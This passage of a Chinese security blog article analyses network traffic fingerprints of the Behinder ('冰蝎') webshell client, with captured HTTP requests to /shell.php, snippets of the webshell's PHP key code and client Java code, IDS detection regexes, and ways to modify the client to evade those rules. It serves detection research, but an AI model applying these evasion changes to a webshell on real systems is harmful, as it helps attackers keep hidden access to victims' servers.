Cookie: PHPSESSID=65t6nt40q2Zcg5gh2oc78mc2; path=/
User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, */*; q=.2
Connection: keep-alive
Content-Length: 1068
```

此处产生的原因是 JAVA 的 HttpURLConnection 库（"冰蝎" 使用的 HTTP 通信库）在没有设置 Accept 值时会自动设置该值作为默认值，而源码中默认并没有对 Accept 进行处理。

修改思路：

修改请求 header 中的 Accept 的值。

修改后的效果：

000 1234

GET 请求:

```
GET /shell.php?base=500 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Host: 192.168.81.130
Connection: keep-alive
```

POST 请求:

```
afeb4d5784676940POST /shell.php HTTP/1.1
Content-Type: text/html; charset=utf-8
Cookie: PHPSESSID=1v0dmlkcyu2z1s6lky5bldii.path=/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130
Connection: keep-alive
Content-Length: 1068
```

5. 二次密钥获取

在 "冰蝎" 的默认流量中, 会有两次通过 GET 形式的请求获取密钥的过程, 这点比较奇怪。

此处也可作为一个检测点。

```
GET /shell.php?base=500 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.OC; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, */*;q=.2, */*;q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 09 Jul 2020 08:43:13 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=cnm3060cjk46337qnr3vsqat5; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 16
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

fe56f42364d7492208T /shell.php?base=352 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.OC; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, */*;q=.2, */*;q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 09 Jul 2020 08:43:13 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=4jmhkbj5f0vs6udfdl6qe22; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 16
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html

0161a6755f1778POST /shell.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
```

第一次获取密钥

第一次服务端返回的密钥

第二次获取密钥

第二次服务端返回的密钥

客户端发送POST包

我们来看下代码实现:

仅通过获取到的密钥在命令中以及正则表达式中匹配。

修改思路：

删掉多次获取密钥的过程，可以改成一次获取密钥。或者直接把密钥写到 webshell 里，省去获取密钥的过程。

修改后的效果：



6.response 中返回密钥

在获取密钥时，密钥返回是直接以 16 位字符的形式返回到客户端。这时会有比较大的破绽，我们来看下常用的检测规则：

```
•  
  
\\r\\n\\r\\n[a-z0-9]{16}$
```

和

Content-Length: 16

检测内容是：以两个 \r\n 完整换行加上 16 位字母小写 + 数字组合为结尾，再配合 Content-Length: 16 为规则一起检测。


```
HTTP/1.1 200 OK
Date: Sun, 12 Jul 2020 02:13:11 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=bba8mc4l3cs6j11qldoq2ljh12; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 16
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

9dcae8ccd859394cPOST /shell.php HTTP/1.1
```

我们来看下客户端代码对于密钥的匹配规则：

```
Utils.java 33
156 br = new BufferedReader(isr);
157
158 String line;
159 while ((line = br.readLine()) != null) {
160     sb.append(line);
161 }
162
163 br.close();
164 if (error) {
165     throw new Exception(errorMessage);
166 } else {
167     String rawKey_1 = sb.toString();
168     String pattern = "[a-fA-F0-9]{16}"; // 正则匹配16位密钥
169     Pattern r = Pattern.compile(pattern);
170     Matcher m = r.matcher(rawKey_1);
171     if (m.find()) {
172         throw new Exception("页面存在，但是无法获取密钥");
173     } else {
174         int start = 0;
175         int end = 0;
176         int cycleCount = 0;
177     }
178 }
```

源码只匹配了 16 位的字母 a-f 大小写 + 数字，hah~ 这是因为啥呢？？？



原因在 "冰蝎" 默认自带的 webshell 里：

```
4  if (isset($_GET['pass']))
5  {
6      $key=substr(md5(uniqid(rand())),16);
7      $_SESSION['k']=$key;
8      print $key;
9  }
```


因为 webshell 生成的密码算法为 md5，md5 输出结果显示是 16 进制，所以只有 0-9a-f。

修改思路：

GET 形式访问时，可以加入一些混淆的返回内容，或者将密钥变型。

修改后的效果：

可以先从视觉效果上隐藏起来：



流量侧：



这里只是简单的加了一些内容作为演示，实战时可以根据情况混淆。

7.header 中的 Cookie

因为 "冰蝎" 默认自带的 webshell 中的 key 在将密钥返回客户端后，会将密钥保存在 Session 中。而 SessionId 在第一次客户端请求时作为 Cookie 发送给了客户端，所以 Cookie 也是作为我们一个重要检查点。

```

fc56f42364d74922GET /shell.php?pass=352 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, */q=2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 09 Jul 2020 08:43:13 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=qjmtk8k32f8v6udgf4i6qe22; path=/
Expires: Thu, 19 Nov 1981 08:12:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 16
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html

0151e6755f117a95POST /shell.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=qjmtk8k32f8v6udgf4i6qe22; path=/
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Cache-Control: no-cache
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, */q=2, */*; q=.2
Connection: keep-alive
Content-Length: 1068

```

Cookie 中的问题是 "path=/" 这部分。在访问服务器时，服务端将 Cookie 以 Set-Cookie 的 response 头中的形式返回，其中 Path 是该 Cookie 的应用路径。

举个例子：

Cookie1; Path=/

Cookie2; Path=/admin/

当浏览器访问网站 "/" 路径时，只会携带 Cookie1。当访问 "/admin/" 路径时，会同时携带 Cookie1 和 Cookie2。

在正常浏览器访问下，path 是不会作为 Cookie 本身的一部分发送到服务端的。

来看下客户端代码：

```

276 String line;
277 while (url2.hasNext()) {
278     String headerName = url2.next();
279     if (headerName != null && headerName.equalsIgnoreCase("Set-Cookie")) {
280         for (Iterator cookie = ((List) headers.get(headerName)).iterator(); cookie.hasNext(); cookieValues = cookieValues + ";" + line) {
281             line = (String) cookie.next();

```

```

282     }
283     cookieValues = cookieValues.startsWith(";") ? cookieValues.replaceFirst(";", "") : cookieValues;
284     break;
285 }
286 }
287 }
288 }
289 result.put("cookie", cookieValues);

```

此处将服务端返回的 Cookie 所有字符都在客户端存储起来，当客户端发送请求时全部将这些字符作为 Cookie 发送出去。

修改思路：

将发送请求中 Cookie 的 Path 字段去掉。

修改后的效果：

```

HTTP/1.1 200 OK
Date: Sun, 12 Jul 2020 09:23:56 GMT
Server: Apache/2.4.23 (Ubuntu) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=b4j7dptpuj7772MhJtv49c16; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 178
Keep-Alive: timeout=5, max=100
Connection: keep-alive
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title>Info</title>
</head>
<body>
my info is here.<!--ca id="post_js_url" href="/js/0f0b9358fdb6dd9.min.js">Info<a-->
</body>
</html>
POST /shell.php HTTP/1.1
Content-Type: text/html; charset=utf-8
Cookie: PHPSESSID=b4j7dptpuj7772MhJtv49c16
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Android 6.0; Mobile; rv:68.0) Gecko/68.0 Firefox/68.0
Cache-Control: no-cache
Host: 192.168.81.130
Connection: keep-alive
Content-Length: 1068

AFAp7UTJfokdy290yZD8U0IH85s4kftkK2X8rPwRz9igJ0xpy40YUP3D/tvsvwddLzBh51ah6bftzy101Pp59K4b9CTx4mbkomi.pna0V0Qcy0/xH5R2pfTsu/
rwp0/YuGGZApC7XR2VY6sa9RyD87pk1fr9Ag5Z7tv8Vyr1f4f78xr2563GgvpnpTy9hZV6/

```

0x07 总结

在实际检测中，单一的规则检测对 "冰蝎" 的误报率会比较高，一些比较明显的特征相互结合使用，会有事半功倍的效果。通过魔改程序也只能在一定时间内绕过安全设备的检测。真正想要持续有效必须不断更新，不断学习，在

这篇文章的基础上进行

这攻防的浪潮中砥砺前行。

安全路漫漫，与君共勉。

與君共勉



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎^{beta}，[点击查看详细说明](#)

